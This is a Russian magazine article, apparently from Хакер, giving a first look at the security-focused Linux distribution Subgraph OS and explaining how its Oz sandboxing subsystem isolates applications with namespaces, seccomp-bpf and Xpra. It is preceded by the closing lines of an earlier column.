
Следует также отметить, что с помощью работы с исключительными ситуациями в PL/pgSQL организована работа с точками сохранения (savepoints).

IT-компании, шлите нам свои задачки!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки (lozovsky@glc.ru) — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

Евгений Зобнин
zobnin@gmail.com

СНОУДЕН ОДОБРЯЕТ



ПЕРВЫЙ ВЗГЛЯД НА ЗАЩИЩЕННЫЙ LINUX-ДИСТРИБУТИВ SUBGRAPH OS

Как создать защищенную ОС с нуля? Взять memory safe язык программирования, написать на нем высокоуровневые части ядра, поверх него положить концепцию замкнутых песочниц и единый канал связи между песочницами и ОС, а все сетевое взаимодействие наладить через некую разновидность VPN. Как сделать защищенной уже существующую ОС? Попробовать прилепить все это к ней и постараться ничего не сломать по пути.

Дисклеймер

Честно говоря, изначально Subgraph OS не произвела на меня никакого впечатления. Очередной проект, ставящий своей целью разместить пользовательский софт в песочницах и таким образом достигнуть каких-то непонятных уровней защищенности ОС. Нет, ребята, в Qubes OS все это уже реализовано, причем на самом низком уровне, на уровне гипервизора Xen, да еще и с изоляцией сетевого стека и слоя работы с накопителями. Однако, следя за развитием проекта, я начал замечать движение в правильную сторону. Песочницы оказались далеко не так просты, как представлялось, а система обрела множество других правильных черт, в том числе ядро с включенными патчами PaX/Grsecurity и прокси-слой, который пропускает трафик приложений через Tor, анонимизируя его источник.


В целом операционка начала обретать черты из коробки защищенной системы, которую гипотетический пользователь может поставить и просто юзать, не вникая в детали того, как это все работает. А это уже тянет если не на премию, то как минимум одну статью в одном русскоязычном журнале. Тем более Сноуден уже высказался, почему нельзя мне?

Где взять?

Subgraph OS до сих пор находится в стадии активной разработки, поэтому для загрузки доступна только alpha-версия. Скачать ее можно с официальной страницы, размер ISO-образа 1,4 Гбайт, для установки пригоден практически любой комп с не менее чем 2 Гбайт оперативки, в том числе виртуальная машина на базе VirtualBox или VMware.

Устанавливается все это дело с помощью обычного инсталлятора Debian, а в качестве рабочего стола выступает немодифицированный GNOME 3. Конечно же, имеется набор предустановленных приложений: плеер VLC, офисный пакет LibreOffice, почтовый клиент IceDove и другие, плюс стандартные репозитории, из которых можно ставить любой софт с помощью apt-get.

Так что внешне и по уровню user experience операционка практически ничем не отличается от типичного дистрибутива Linux. Но в самой основе системы есть множество различий.



Install the system

Installing the system...

Copying data to disk...

Стандартный инсталлятор Debian

Песочницы


Ключевая идея Subgraph OS — запуск пользовательских приложений в изолированных песочницах. Для этого задействована подсистема Oz, состоящая из демона (системного сервиса), получающего запросы на создание sandbox'ов, X-сервера Xpra и набора специальных утилит.

В своей основе Oz очень сильно напоминает Firejail, о котором мы уже рассказывали в статье «Игры с песочницей». Для изоляции приложений Oz применяет пространства имен, дополнительно ограничивая доступные приложению системные вызовы с помощью механизма seccomp-bpf. Общение приложения с графической подсистемой осуществляется с помощью виртуального X-сервера Xpra, который запускается внутри каждой песочницы. X-сервер основной системы подключается к Xpra и выводит картинку приложения на экран. Это очень важный момент, так как стандартный метод запуска графических приложений в песочницах — это прокидывание сокета X-сервера */tmp/.X11-unix/X0* в саму песочницу, что открывает запущенному в песочнице приложению возможность не только выводить картинку на экран и обрабатывать события устройств ввода, но и получать доступ к любому окну любого другого приложения и перехватывать любые клавиши. Xpra решает эту проблему.

В целом запуск приложения в Subgraph OS выглядит примерно так:


1. Юзер кликает на иконку приложения или запускает его с помощью командной строки.
2. Управление получает Oz, так как настоящий исполняемый файл приложения находится в каталоге */usr/bin-oz/*, а тот, что запускает юзер, — это всего лишь симлинк на */bin/oz*.
3. Oz получает имя приложения, читая первый аргумент (он всегда содержит имя исполняемого файла), и через сокет отдает демону oz-daemon команду запустить приложение.
4. Демон читает профиль приложения, в котором указано, что ему разрешено/запрещено, какие файлы домашнего каталога доступны и так далее.
5. Демон создает каталог */srv/oz/rootfs/*, подключает к нему каталоги */bin*, */lib*, */lib64*, */usr* и */etc* основной системы, создает другие необходимые каталоги: */var*, */tmp*, */mnt* и так далее, создает минимальный набор нужных для работы приложения файлов-устройств в */dev*, подключает другие приложения файлы и каталоги, далее выполняет chroot в этот каталог и создает новые пространства имен, запирающие приложение в песочницу.
6. Демон выделяет для песочницы новый виртуальный сетевой интерфейс и подключает его к виртуальному свитчу, подсоединенному к внешнему сетевому интерфейсу машины.
7. Далее демон запускает внутри песочницы oz-init, который запускает Xpra и использует seccomp-bpf для настройки запрета/разрешения на выполнение системных вызовов.
8. Oz-init запускает приложение из каталога */usr/bin-oz/*.

Все это очень похоже на то, что мы делали в статье про создание собственных песочниц, с тем исключением, что вместо создания окружения исполнения для приложения с нуля (то есть прямого копирования нужных для его работы файлов в песочницу) Oz просто «пробрасывает» все файлы основной системы в песочницу с помощью bind() (системный вызов, позволяющий подключить один каталог к другому). Плюс, конечно же, те самые seccomp-bpf и Xpra.



